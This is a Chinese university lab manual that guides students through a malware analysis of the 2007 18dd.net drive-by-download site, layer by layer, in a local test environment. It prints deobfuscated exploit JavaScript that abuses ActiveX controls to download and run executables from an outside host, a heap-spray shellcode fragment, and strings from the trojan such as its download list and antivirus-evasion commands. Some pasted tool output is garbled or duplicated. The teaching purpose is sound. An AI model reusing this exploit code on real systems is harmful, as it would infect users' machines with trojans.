

实验三 网页挂马实验

1.知识介绍

网页挂马指的是将木马程序上传到网站,使用木马生成器生成一个网马,放到网页空间,在添加代码使木马在网页打开时运行。

作为网页挂马的散布者,其目的是将木马下载到用户本地,并进一步执行,当木马获得执行之后,就意味着会有更多的木马被下载,进一步被执行,进入一个恶性的循环,从而使用户的电脑遭到攻击和控制。为达到目的首先要将木马下载到本地,然后通过执行木马达到自己的目的。

网页木马的执行方式有下列常见几种:

- 1.利用页面元素渲染过程中的格式溢出执行 `shellcode` 进一步执行下载的木马

- 2.利用脚本运行的漏洞执行木马

- 3.伪装成缺失组件的安装包被浏览器自动执行

- 4.通过脚本调用 `com` 组件利用其漏洞执行木马。

- 5.利用页面元素渲染过程中的格式溢出直接执行木马。

- 6.利用 `com` 组件与外部其他程序通讯,通过其他程序启动木马(例如:`realplayer10.5` 存在的播放列表溢出漏洞)

在与网马斗争的过程中,为了躲避杀毒软件的检测,一些网马还具有了以下行为:

- 1.修改系统时间,使杀毒软件失效

- 2.摘除杀毒软件的 `HOOK` 挂钩,使杀毒软件检测失效

3.修改杀毒软件病毒库，使之检测不到恶意代码。

4.通过溢出漏洞不直接执行恶意代码，而是执行一段调用脚本，以躲避杀毒软件对父进程的检测。

2.实验环境

虚拟机名称	登录用户名	登录密码	操作系统类型
客户端：windows 7	Administrator	无	Windows7
服务端：win10	Administrator	无	Windows10

其他工具：IDA 5.0 vmunpacker v1.3

下载获得的 web 页面和内嵌的木马程序

3.实验目的

本实验具有明显的针对性和实用性，目的在于使学生通过对本实验执行过程的理解，认真分析总结，掌握从浏览器浏览不安全网页，到不知不觉中木马已经被下载到本地的整个过程，有助于加强网络安全意识，增强自己的网络安全防护水平。

4.实验内容

实验背景：2007 年 10 月，北京大学计算机科学技术研究所信息安全工程研究中心蜜网课题组的成员在利用蜜网系统分析挂马网站时，发现了一个域名为 18dd.net 的挂马网站。在链接分析的过程中，发现有大量恶意网页最终都重定向到了这个网站上，这在全部的挂马网站中排名第一。进一步的研究分析表明，这个网站的恶意代码入口是 <http://aa.18dd.net/ww/new09.htm> 文件。

这个挂马网站现在已经无法访问了，但蜜网课题组的成员保留了最初做


分析时所有的原始文件，实验就是分析“网页挂马”的整个流程。现简要进行说明（后面“实验步骤”部分还会再次详细提到），实验最初的入口是所提供的文件夹中的 `start.html` 文件，对此文件进行分析然后一步一步深入研究整个流程。实验中的一些文件采用散列码进行命名，在后续实验中，当进入 `new09.htm` 后，后续所有操作中每解密出一个文件地址，请对其作 32 位 MD5 散列，以散列值为文件名访问服务器的目录文件（注意：文件名中的英文字母为小写），即为解密出的地址对应的文件。请注意：被散列的文件地址应该是标准的 URL 形式，形如 `http://xx.18dd.net/a/b.htm`，否则会导致散列值计算不正确而无法继续。


5.考核目标

- （1）20%：在服务器上搭建 web 环境
- （2）90%：分析浏览器运行网页源代码时候，挂马网页的木马下载到本地的过程
- （2）100%：使用工具简单了解木马所包含的信息

6.实验步骤

6.1 搭建实验所需使用的 web 环境

首先需要登录 windows 10 的服务端（这里以我本机 ip：192.168.157.1 为例），然后在桌面打开这个 phpstudy 软件 ，在打开的界面中选择开启 nginx 模块



可以在浏览器上面测试一下，输入

“http://192.168.157.1/web/start.html” 并访问，如果出现下面的页面，

则表示 web 环境搭建成功。

← → ↻ ⚠ Not secure | 192.168.157.1/web/start.html

找不到网页

正在查找的网页可能已被删除、重命名或暂时不可用。

请尝试执行下列操作：

- 如果是在“地址”栏中键入了网页地址，请检查其拼写是否正确。
- 打开 主页，然后查找与所需信息相关的链接。
- 单击 [后退](#) 按钮尝试其他链接。

HTTP 错误 404 - 找不到文件
Internet 信息服务

技术信息（用于支持人员）

- 详细信息：
[Microsoft 支持](#)

为了能够顺利进行实验，请确保服务端的主机防火墙是关闭的状态，然后切换到 windows XP 客户端（我的客户机 ip 地址为：192.168.157.128）的主机进行验证，首先保证客户机能正常 ping 通服务端的主机：

```
C:\Documents and Settings\soyokazeAme>ping 192.168.157.1

Pinging 192.168.157.1 with 32 bytes of data:

Reply from 192.168.157.1: bytes=32 time<1ms TTL=128
Reply from 192.168.157.1: bytes=32 time<1ms TTL=128
Reply from 192.168.157.1: bytes=32 time<1ms TTL=128
Reply from 192.168.157.1: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.157.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

然后，在客户机上面用浏览器同样测试一下

“http://192.168.157.1/web/start.html” 能否正确访问



能正常访问的话，就满足了后续实验的条件。

6.2 在客户端上分析页面挂马流程

切换到客户端进行后续实验。之前提到过，这个实验的出发点就是 start.html 文件，所以先要获取到 start.html 文件源代码。在客户机上面访问“192.168.157.1/web/start.html”页面，从表面上来看这像是一个简单的前端页面，右键选择“查看源文件”，



就能以文本的方式打开此文件，看到里面的前端代码。


这个页面的代码看起来有点复杂，但是把页面显示的部分和无关的 js 代码除去之后，会发现这个页面中有两个很可疑的地方，直接在代码文本中搜索“new09.htm”可以观察到这个字符串在代码中出现了两处，分别是：

```
serverIndex as the end marker.  
//urlresult=DocURL.substring(protocolIndex - 4,serverIndex);  
BeginURI=DocURL.indexOf("#") + 1;  
urlresult="new09.htm";  
//for display, we need to skip after http://. and go to the next slash  
displayresult=DocURL.substring(protocolIndex + 3 ,serverIndex);  
InsertElementAnchor(urlresult, displayresult);  
1
```

```
</table>
<iframe src="new09.htm" width="0" height="0"></iframe>
</body>
</html>
```

特别是下面的<iframe>标签里引用的 new09.htm，属性值的 width 和 height 都设置为了 0，这是为了不让这个内嵌窗口在页面上显示的一种手段。用户如果用浏览器打开“start.html”的时候，虽然没有显示出来，但其实页面上已经悄悄的引入了这个“new09.htm”页面。

所以接下来就要研究“new09.htm”这个文件，同样的，在浏览器地址栏中输入“http://192.168.157.1/web/new09.htm”访问此文件，

A screenshot of a web browser's address bar. On the left, there is a small icon of a globe and the text "地址 (U)". To the right of this, the URL "http://192.168.157.1/web/new09.htm" is entered in a blue font.

由于这个页面是个嵌入的隐藏窗口，所以并不会显示任何东西。像刚才一样，“查看源文件”可以看到其中代码：

```
<iframe width='0' height='0' src='http://aa.18dd.net/aa/k1.htm'></iframe>
<script language="javascript" type="text/javascript"
src="http://js.users.51.la/1299644.js"></script>
```

这个文件的代码很简单，一眼就能看出，它其实引用了另外两个文件。第一个是“kl.htm”，而且手段也和刚才一样就是设置了个不在页面上显示的内嵌窗口。第二个是“1299644.js”这个脚本文件，所以下面理所应当就要研究这两个文件。

请输入待加密的字符串或文本：

http://aa.18dd.net/aa/kl.htm

MD5加密结果：

7f60672dcd6b5e90b6772545ee219bd3

请输入待加密的字符串或文本：

http://js.users.51.la/1299644.js

MD5加密结果：

23180a42a2ff1192150231b44ffdf3d3

之前在“实验内容”那一部分已经提到过，这里再次说明一下，现在已经进入了“new09.htm”这个文件的研究过程中了，所以获得的文件地址要做一次 MD5 散列，然后再到实验提供的资料中找对应的原文件。



因此，是想要找这两个文件的话，需要把这两个文件地址做一次散列：

得到 kl.htm 对应文件名为: 7f60672dcd6b5e90b6772545ee219bd3


1299644.js 对应文件名为: 23180a42a2ff1192150231b44ffdf3d3

在浏览器中访问

“ http://192.168.157.1/web/7f60672dcd6b5e90b6772545ee219bd3.js ” 和
“http://192.168.157.1/web/23180a42a2ff1192150231b44ffdf3d3.js”, 会弹出这
两个文件的下载窗口, 然后把原本的 js 文件下载到本地



经过观察，发现前一个文件 10KB，而后一个文件只有不到 1KB，先看一下后一个文件，用文本编辑器打开“23180a42a2ff1192150231b44ffdf3d3”



// 本文件内容是流量统计代码,不是木马

这个文件，可以看到里面内容：

这个里面只有一行注释，所以这个文件并不是想要找的。再去打开第一个文件，里面的文本看起来很乱，甚至不像是代码，但这其实是加密过的内容，观察整个文件的倒数第三行：

```
bJHxwLTm26qyyhzj0TfsL7U0w4Do9r/NfhSHjgFzCnnluqEF5gWPi/yEZEsaMQRQK5vkYK6QiJ9m
x7T1sf1G3rIUv0LKsb+j+xE5o+GjR50mBswgiXNpkFDPd1k80N71Mwj+SpBPzTT3MIuCnvUJdnem
t=utf8to16(xxtea_decrypt(base64decode(t), '\x73\x63\x72\x69\x70\x74'));
window['\x64\x6f\x63\x75\x6d\x65\x6e\x74']['\x77\x72\x69\x74\x65'](t);
</script>
```

可以看到这里使用了 `xxtea_decrypt` 和 `base64decode` 这两个方法对变量“t”进行了处理，故得知这是一种被称为 XXTEA+Base64 的加密方法，对付这种加密方法，只要找到它的加密密钥就可以，这一行代码中后面传的参数为“`\x73\x63\x72\x69\x70\x74`”即为密钥，可见这个密钥也是处理过的，但只不过是简单的 16 进制加密，转换一下可知：

736372697074

script

You might also like the [AA+ EA Encrypt tool](#).

YgsGm/RMbkCku5wBqrEeSdvJqJ50a+dICfK7Zm2LuhVbwTtSlgJ1V0Wk8MYomjY7TGexHmOlgURFKdnfX771sf63rUvLXSk3eJ+X5e0+qGR50mBswgNkPqFDkP80tK8mWjw+SpBzT13MLcuVnJdmemAeDmVJwHtSlsc4AFwRURg5K9+Vu7ELCZBfM6J9KQ4aU+YbJ0mnyCsQ29KQbDQHEyUfHn+Adc3pdxI2LHrSym6e26aCZ2LJ5okoc3zjAYDLSE4qPbrcU2c9c3G8WbMa+CPeHKEm5PLP2ZtPawWZngRfWmZnVYqJzAeWwSvWJ4g8rGevr8dWgYHXMKJsqwGwFesGFL4DvOmP3fK9K0XZ+ZNo8HeUGrCzzy2DvLCLjClmJ2n1v8wNlJ2qndcPqARWAdW95T/Ugal6GEvLUSQOJvQ2XbrJ+k+Y6YJAHshnAJh3KX0XUOCCN1JdH673gVwGyJmYz5ePYemVY5Um6P8AEmFZZzELC6KCMmEuUqYvP80WgHgaK0+Cbmc25Z4V306E7f1VReiEYUgJwJwJwNpXrVpKXNjQ5Y02mZuqJd2vOVHSLF2LgWpS8gWTP85B1uX8A9RTEEGVCWJXALPjU9ajBd7f9l+q05DKHm3X0pJ3uAbxh0lMx0pJ3uAdC1H5pqVqY7Jd7MWFpA671m0kP2tEHgAoWAGz0Q8spE0RzcsHun2KyY/5347k38AH0bkHbT08QbJ32dkRqEY9Y9CW8RIUjKulChN8rJOYJP50751jw67L5b1bNRKXf7eoc1700a3

☒ Base64 decode the input

XXTEA Decrypt

Result (decrypted with XXTEA):

[illegible]

为了方便操作，这个解码的结果内容已经存放服务器端的“kl_decrypt.js”文件中了，访问“http://192.168.157.1/web/kl_decrypt.js”即可下载下来，下载之后用文本编辑器打开。

结果中出现的内容中很明显的看到了 eval 这个关键字，它是用于将参数中传递的文本当作脚本文件执行的一个关键字，也就是说括号中的内容应该就是 js 代码，但这些也是经过 16 进制加密过的，继续进行解密：

字符16进制加密/解密



生成的结果内容存放在服务器的

“http://192.168.157.1/web/7f60672dcd6b5e90b6772545ee219bd3_decrypt.js”文件中了，下载打开后这才终于看到了其原本“面貌”：

```


if(document.cookie.indexOf('OK')== -1){
    try {
        var e;
        var ado=(document.createElement("object"));
        ado.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
        var as=ado.createObject("Adodb.Stream","")
    } catch(e){
    }; finally{
        var expires=new Date();
        expires.setTime(expires.getTime()+24*60*60*1000);
        document.cookie='ce=windowsxp;path=/;expires='+expires.toGMTString();
        if(e!="[object Error]") {
            document.write("<script src=http://aa.18dd.net/aa/1.js></script>")
        } else{
            try{
                var f;var storm=new ActiveXObject("MPS.StormPlayer");
            } catch(f){
            }; finally{
                if(f!="[object Error]") {
                    document.write("<script src=http://aa.18dd.net/aa/b.js></script>")
                }
            }
        }
        try{
            var g;var pps=new ActiveXObject("POWERPLAYER.PowerPlayerCtrl.1");
        } catch(g){
        }; finally {
            if(g!="[object Error]") {
                document.write("<script src=http://aa.18dd.net/aa/pps.js></script>")
            }
        }
        try{
            var h;var obj=new ActiveXObject("BaiduBar.Tool");
        } catch(h){
        }; finally{
            if(h!="[object Error]") {
                obj.LoadDS("http://down.18dd.net/bb/bd.cab", "bd.exe", 0)
            }
        }
    }
}

```

这个文件就是一个木马群，可以看到其使用 IE 浏览器的 API 加载了多个控件，加载控件就是为了利用这些控件的漏洞，以上利用到的应用程序漏洞 有 “ Adodb.Stream ” 、 “ MPS.StormPlayer ” 、 “POWERPLAYER.PowerPlayerCtrl.1” 和 “BaiduBar.Tool”，分别对应利用了微软数据库访问对象、暴风影音、PPStream 和百度搜霸的漏洞。这些都是当时网络用户使用非常频繁的软件，其危害性可见一斑。

另外，这个文件还引用三个 js 文件，分别是 “1.js”，“b.js”，“pps.js” 和一个压缩包 bd.cab，解压后是 bd.exe。接下来就应该分析这四个文件了，依然要先找原文件，对他们做散列计算：

依次去服务器上面下载这些文件并做分析，先来看 1.js:



依然是这种形式的内容，但现在已经熟悉了，这是 16 进制加密，现在做解密运算：



解密结果存放在服务器端的

“http://192.168.157.1/web/5d7e9058a857aa2abee820d5473c5fa4_decrypt.js” 文件中。

解密之后代码如图所示：

```


var url="http://down.18dd.net/bb/014.exe";
try{
    var xml=ado.CreateObject("Microsoft.XMLHTTP","");
    xml.Open("GET",url,0);
    xml.Send();
    as.type=1;
    as.open();
    as.write(xml.responseBody);
    path="..\ntuser.com";
    as.savetofile(path,2);
    as.close();
    var shell=ado.createObject("Shell.Application","");
    shell.ShellExecute("cmd.exe","/c "+path,"","open",0)
} catch(e) {
}

```

代码实际执行的流程大概就是前面部分下载了一个名字为

http://down.18dd.net/bb/014.exe 的可执行文件，后面部分是对 adodb 漏洞的继续利用。这个文件暂且先分析到这部分，稍后会回头继续来看这里面下载的可执行文件。

这次再去找前面提到的“b.js”文件：



这个文件的内容明显也是加密过的，但是是什么类型的加密操作呢？

观察代码最开始的一小部分的参数名字（分别是“p, a, c, k, e, d”），如果对于 js 非常熟悉的读者来说，一下子就反应过来这个其实是 js 的 packer 加密，那就直接进行解密操作：



```
eval(function(p,a,c,k,e,d){e=function(c){return
c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e)
{return d[e]};e=function(){return'\\w+'};c=1};while(c--){if(k[c])
{p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}{'5
1=29("%10%10");5 26=20;5
14=29("%82%3"+"%81%10%83%84%87%3%86%85"+"%79%78%72%22%71%70%69%73"+"%74
%77%17%76%75%88%89%103"+"%17%102%101%104%105%108%107%106"+"%100%99%93%9
2%25%91%68%94"+"%95%98%97%25%96%109%63%37"+"%31%39%41%40%19%42%43%45"+"
%38%3%44%46%35%12%32%22"+"%33%36%34%3%19%67%61%60"+"%59%62%47%66%65%64%
58%57"+"%16%24%51%50%49%24%48%16"+"%52%53%56%55%54%90%152%168"+"%167%5
58%57"+"%16%24%51%50%49%24%48%16"+"%52%53%56%55%54%90%152%168"+"%167%5
```

UnPack Clear

```
var bigblock=unescape("%u9090%u9090");
var headersize=20;
var
shellcode=unescape("%uf3e9%u0000"+"%u9000%u9090%u5a90%ua164%u0030%u0000
%u408b%u8b0c"+"%u1c70%u8bad%u0840%ud88b%u738b%u8b3c%u1e74%u0378"+"%u8bf
3%u207e%ufb03%u4e8b%u3314%u56ed%u5157%u3f8b"+"%ufb03%uf28b%u0e6a%uf359%
u74a6%u5908%u835f%ufcef"+"%ue245%u59e9%u5e5f%ucd8b%u468b%u0324%ud1c3%u0
3e1"+"%u33c1%u66c9%u088b%u468b%u031c%uc1c3%u02e1%uc103"+"%u008b%uc303%u
fa8b%uf78b%uc683%u8b0e%u6ad0%u5904"+"%u6ae8%u0000%u8300%u0dc6%u5652%u57
fff%u5afc%ud88b"+"%u016a%ue859%u0057%u0000%uc683%u5613%u8046%u803e"+"%uf
```

解密代码存放于服务器端的

“http://192.168.157.1/web/3870c28cc279d457746b3796a262f166_decrypt

.js”文件中。打开文件后代码如下图所示：



```

Line 15:  +"\u4320\u4343\u6643\u03c7\u632f\u4343\u03c6\u4320"
Line 19:  +"\uacc0\u085f975\u5251\u5356\u2f\u595a\u2ab"
Line 26:  +"\u6946\u656c\u0041\u7468\u7074\u2fa\u642f\u776f\u2e6e\u3831\u6464\u6e2e\u7465\u622f\u2f62\u6662\u652e\u6578\u0000");
Line 26:  +"\u6946\u656c\u0041\u7468\u7074\u2f3a\u642f\u776f\u2e6e\u3831\u6464\u6e2e\u7465\u622f\u2f62\u6662\u652e\u6578\u0000");
Line 26:  +"\u6946\u656c\u0041\u7468\u7074\u2f3a\u642f\u776f\u2e6e\u3831\u6464\u6e2e\u7465\u622f\u2f62\u6662\u652e\u6578\u0000");
Line 26:  +"\u6946\u656c\u0041\u7468\u7074\u2f3a\u642f\u776f\u2e6e\u3831\u6464\u6e2e\u7465\u622f\u2f62\u6662\u652e\u6578\u0000");

```

一共有 6 处匹配，看起来后四处是比较可疑的部分，因为第三处和第四处的“2f”是紧挨着的，正好与 URL 中协议名后面的“//”相匹配，可以对照着 ASCII 码表，将第三处开始一直到末尾的内容进行逐字符翻译，可以得到“://down.18dd.net/bb/bf.exe”，这已经可以看到雏形了，只不过没有协议名的地址看上去有点别扭，于是多取一些内容，继续解密，得到完整的结果：“http://down.18dd.net/bb/bf.exe”，这又是一个可执行文件。但是同样的，把这个文件先放一放，接下来看“pps.js”文件。

打开 pps.js 这个文件，可以看到这次换成了 8 进制加密字符串：



老样子进行解密，解密后内容存放在服务器端的

“http://192.168.157.1/web/5f0b8bf0385314dbe0e5ec95e6abedc2_decrypt.

js”文件中。如下图所示：

以上，是由“kl.htm”文件中引出的三个 js 文件，分析完后发现它们分别下载了“014.exe”，“bf.exe”和“pps.exe”三个可执行文件，还有刚才“kl.htm”里面最后还下载了一个“bd.cab”的压缩包，解压出的文件是“bd.exe”依然是个可执行文件。至此有了四个 exe 文件，接下来要简单看一下这四个文件的内容。先对前三个文件的下载路径做散列计算：

```
MD5(http://down.18dd.net/bb/014.exe, 32) = ca4e4a1730b0f69a9b94393d9443b979
MD5(http://down.18dd.net/bb/bf.exe, 32) = 268cbd59fbed235f6cf6b41b92b03f8e
MD5(http://down.18dd.net/bb/pps.exe, 32) = ff59b3b8961f502289c1b4df8c37e2a4
```

故分别访问服务器

```
“http://192.168.157.1/web/ca4e4a1730b0f69a9b94393d9443b979.exe”
“http://192.168.157.1/web/268cbd59fbed235f6cf6b41b92b03f8e.exe”
“http://192.168.157.1/web/ff59b3b8961f502289c1b4df8c37e2a4.exe”
```

即可分别下载到本地，除此之外，还要下载一个文件，就是前面提到过的压缩包“bd.cab”，直接访问“http://192.168.157.1/web/bd.cab”便可以下



在文件夹里发现，这四个可执行文件的大小全部相同都是 37KB。可以把这四个文件拿去做 MD5 hash 运算，


```
--== MD5 Hash Result ==--  
Hex: 1290ECD734D68D52318EA9016DC6FE63  
Base64: EpDs1zTWjVIXjqkBbcb+Yw==  
Base32: CKIOZVZU22GVEMMOVEAW3RX6MM=====  
Array:  
0x12, 0x90, 0xEC, 0xD7, 0x34, 0xD6, 0x8D, 0x52, 0x31, 0x8E, 0xA9, 0x01, 0x6D, 0xC6, 0  
xFE, 0x63
```

观察结果发现这四个可执行文件的散列值完全相同，都是

“1290ECD734D68D52318EA9016DC6FE63”，因此就可以断定这四个文件的内容是完全一样的，所以在接下来的实验中，只需要研究其中任意一个即可。

在这里，就以 **bd.exe** 这个文件为例，继续进行下面的分析。

既然已经知道 **bd.exe** 这个文件是病毒文件，想要大概浏览一下里面的内容，首先需要知道这个文件是否加了壳，这这里使用 **VMUnpacker**




这个软件来进行。打开桌面上的这个软件，然后直接将 **bd.exe** 添加进去




从结果来看，知道这个可执行文件使用 delphi 语言来开发的，而且也没有加壳。那么接下来，就要用到另外一个工具 IDA，一个功能强大的反汇编

反编译调试工具，打开桌面上的 IDA 软件然后在



欢迎界面选择 GO，即可打开软件的主界面，在主界面选择左上角的“file”----“open”，然后选择那个 bd.exe，点击确定之后 IDA 就会展现很多程序的相关窗口给。

在这里就简单的看一下程序里面的字符串内容吧，如图所示在标签页上点击“strings”，然后就会自动打开右下角的“字符串窗口”



如果没有显示“strings”这个标签，那就点击最上方工具栏的“view”

---- “open subviews” ---- “strings” 即可显示出这个窗口。

在这个窗口里面，可以看到很多有用的信息，如

```

CODE:0... 00000006 C 60000
CODE:0... 0000000A C \dswsdown
CODE:0... 0000001E C http://down.18dd.net/kl/0.exe
CODE:0... 0000001E C http://down.18dd.net/kl/1.exe
CODE:0... 0000001E C http://down.18dd.net/kl/2.exe
CODE:0... 0000001E C http://down.18dd.net/kl/3.exe
CODE:0... 0000001E C http://down.18dd.net/kl/4.exe
CODE:0... 0000001E C http://down.18dd.net/kl/5.exe
CODE:0... 0000001E C http://down.18dd.net/kl/6.exe
CODE:0... 0000001E C http://down.18dd.net/kl/7.exe
CODE:0... 0000001E C http://down.18dd.net/kl/8.exe
CODE:0... 0000001E C http://down.18dd.net/kl/9.exe
CODE:0... 0000001F C http://down.18dd.net/kl/10.exe
CODE:0... 0000001F C http://down.18dd.net/kl/11.exe
CODE:0... 0000001F C http://down.18dd.net/kl/12.exe
CODE:0... 0000001F C http://down.18dd.net/kl/13.exe
CODE:0... 0000001F C http://down.18dd.net/kl/14.exe
CODE:0... 0000001F C http://down.18dd.net/kl/15.exe
CODE:0... 0000001F C http://down.18dd.net/kl/16.exe
CODE:0... 0000001F C http://down.18dd.net/kl/17.exe
CODE:0... 0000001F C http://down.18dd.net/kl/18.exe
CODE:0... 0000001F C http://down.18dd.net/kl/19.exe
CODE:0... 0000000C C IE 执行保护
CODE:0... 00000007 C #32770
CODE:0... 00000008 C IE执行保护
CODE:0... 00000009 C 允许执行
CODE:0... 00000007 C Button

```

"..." CODE:0...	00000008	C	IE执行保护
"..." CODE:0...	00000009	C	允许执行
"..." CODE:0...	00000007	C	Button
"..." CODE:0...	00000005	C	确定
"..." CODE:0...	00000005	C	允许
"..." CODE:0...	00000011	C	[AutoRun]\v\nopen=
"..." CODE:0...	00000014	C	shell\Auto\command=
"..." CODE:0...	0000003C	C	Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
"..." CODE:0...	00000013	C	NoDriveTypeAutoRun
"..." CODE:0...	00000011	C	[AutoRun]\v\nopen=
"..." CODE:0...	00000014	C	shell\Auto\command=
"..." CODE:0...	0000002E	C	\\program files\internet explorer\IEXPLORE.EXE
"..." CODE:0...	0000000A	C	ntdll.dll
"..." CODE:0...	00000015	C	ZwUnmapViewOfSection
"..." CODE:0...	0000000F	C	VirtualAllocEx
"..." CODE:0...	0000000D	C	Kernel32.dll
"..." CODE:0...	00000011	C	drivers\klif.sys
"..." CODE:0...	00000017	C	cmd /c date 1981-01-12
"..." CODE:0...	00000017	C	为即插即用设备提供支持
"..." CODE:0...	00000010	C	Telephotsgoogle
"..." CODE:0...	00000005	C	0813
"..." DATA:0...	00000016	C	颂王紫韧污割葛往捱噌
"..." DATA:0...	00000005	C	溴蒯
"..." DATA:0...	00000006	C	Error
"..." DATA:0...	0000001E	C	Runtime error at 00000000
"..." DATA:0...	0000000F	C	123456789ABCDEF

可以大概推断一下，这个程序可能生成一个叫"Alltcdel.bat"的批处理文件，这个文件中有一个标签叫"try"，批处理文件会不断的执行这个标签下一行的命令，命令内容可能是判断文件存在性，更改系统日期，删除某些文件。程序也会对 IE、注册表、服务和系统文件动点手脚，并且拥有一定的防护能力。这个程序会下载一堆其他木马病毒（一堆形如“http://down.18dd.net/kl/**/*.exe”的字符串）等等。

至此，也完成了本实验的全部内容。

7.实验课时

整个实验课时为 2 课时。

